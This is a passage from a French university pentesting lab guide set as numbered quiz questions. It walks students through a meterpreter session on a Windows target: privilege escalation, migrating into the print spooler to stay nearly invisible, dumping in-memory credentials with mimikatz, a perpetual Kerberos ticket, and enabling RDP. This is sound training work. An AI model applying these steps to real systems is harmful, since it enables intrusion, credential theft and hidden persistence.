Question 224 Combien d'entités ont ce dernier droit par défaut dans les GPOs mises en place par défaut sur un contrôleur de domaine ?

Dans Metasploit, lister les process.

Question 225 Quel est le nom exact du process dont le rôle est le gérer les sessions actives ? (« m »)

Question 226 Quel est le nom exact du process lancé au démarrage par le process précédent ? (« m »)

Question 227 Quel est le nom exact du process gérant les authentifications sur ce poste Windows? (« m ») ?

Question 228 Quel est le nom exact du process le serveur d'impression ? (« m ») ?

Question 229 Sous quelle identité exacte fonctionne le process présentant une vulnérabilité? (« m »)

Question 230 Quelle commande permet depuis Kali de visualiser l'écran de l'utilisateur du poste windows ? («m »)

Question 231 Quelle commande permet depuis Kali de connaître les informations sur le système distant ? («m »)

Vous avez alors des informations sur le système et l'architecture.

Bon, l'idéal serait de savoir rapidement dans Metasploit les exploits qui pourraient donner des résultats.

Donc d'avoir une commande à disposition pour découvrir cela.

Cette commande existe bien entendu.

Il vous faut d'abord la trouver.

Toutes les ressources sont disponibles, expliquées sur ce site.

<https://www.infosecmatter.com/metasploit-module-library/>

Ce que nous cherchons est un module suggérant des exploits possibles sur une cible.

Une fois le module trouvé, le lancer dans le shell meterpreter.

Un nouvel exploit est suggéré. L'utiliser.

Mettre la session en background, charger puis utiliser le second exploit.

Lister les nouveaux droits. La différence est énorme.

Relancer la commande listant les process. On voit sous quelle identité sous lancés les process système, ce qui n'était pas possible auparavant.

Question 232 Quelle identité exacte apparaît pour ces process ? (« M »)

La question sur le serveur d'impression est liée à un process, qui fonctionne avec l'identité ci-dessus.

Nous allons utiliser ce process pour la suite.

Question 233 Quel nouveau privilège permet de prendre possession de n'importe quel objet, dont les process ? (« m »)

Ce dernier droit nous permet d'aller plus loin.

Parmi tous les process, il faut un process qui est lancé par un compte avec pouvoirs, et qui interagit avec le logiciel de la question 243, et qui redémarre en cas de problème. C'est très utile à distance, pour ne pas perdre la main tout en restant invisible (ou presque). Le serveur d'impression fait l'affaire.

Trouver le numéro d'identifiant de process de ce serveur.

Question 234 Quelle commande meterpreter permet d'avoir le numéro de process utilisé par meterpreter ? (« m »)

Utiliser cette commande pour voir le numéro de process, et donc l'exécutable utilisé.

Utiliser ensuite la commande adéquate pour lier le shell meterpreter au serveur d'impression.
Vérifier le bon fonctionnement avec la commande de la question 250.

Vérifier dans la liste des process que le process lié à meterpreter n'apparaît plus.

Il est possible d'utiliser des extensions dans meterpreter.

Une recherche internet vous permet de trouver la liste des extensions utilisables dans meterpreter. Parmi des extensions, l'un d'entre elles permet de charger mimikatz.

Question 235 Quel est le nom de l'extension ? (« m »)

Utiliser cette extension. De nombreuses commandes sont disponibles. Et parmi elles, la possibilité de récupérer tous les identifiants en mémoire.

Lancer cette commande.

Question 236 Quel est le mot de passe de l'utilisateur ?

Question 237 Quelle commande permettrait de créer un ticket Kerberos utilisable de façon illimitée dans le temps ? (« m »)

Avec l'identité et le mot de passe, tenter une connexion RDP depuis Kali vers la cible.

Si cela ne fonctionne pas, c'est qu'il faut utiliser un exploit activant RDP sur la cible. Le faire et retenter la connexion.

Etape 11 Quizz10 et Montrer la connexion RDP opérationnelle

8 Conclusion

Voilà, cette SAÉ est terminée.

En 2TPs et cette SAÉ, vous avez de bonnes bases en pentesting, surtout sur des postes Unix avec serveur Web. Par contre, vous êtes loin de tout connaître. C'est impossible de tout connaître. Des nouvelles vulnérabilités sont découvertes, des exploits sont élaborés ou non, utilisés par les attaquants.

Vous connaissez quelques outils, mais là aussi, impossible de les connaître tout ce monde est en perpétuelle évolution.

En plus de VulnHub, vous pouvez trouver de nombreux sites présentant des VMs vulnérables, avec des parcours guidés pour aller le plus loin possible dans l'exploitation des vulnérabilités.

<https://www.root-me.org/?lang=fr>

<https://www.openex.io/fr/>

<https://yolospacehacker.com/>

<https://tryhackme.com/>

<https://www.hackthebox.com/>

<https://letsdefend.io/>

<https://picoctf.org/>

<https://book.hacktricks.xyz/>

<https://cyberdefenders.org/blueteam-ctf-challenges/>

<https://www.vulnmachines.com>

<https://try2hack.me/>

<https://overthewire.org/>.

Vous trouverez également de nombreux sites vous permettant d'approfondir vos connaissances des techniques, des outils, des possibilités.

On citera par exemple celui-ci, explorant toutes les bases du Pentesting Web.

<https://www.hackingarticles.in/web-penetration-testing/>

Ou celui-ci, point de départ vers de nombreux liens très instructifs.

<https://github.com/swisskyrepo/PayloadsAllTheThings/>

Dans la suite de la formation, nous reviendrons sur certains outils, en ajouterons d'autres dont des outils pour détecter les attaques.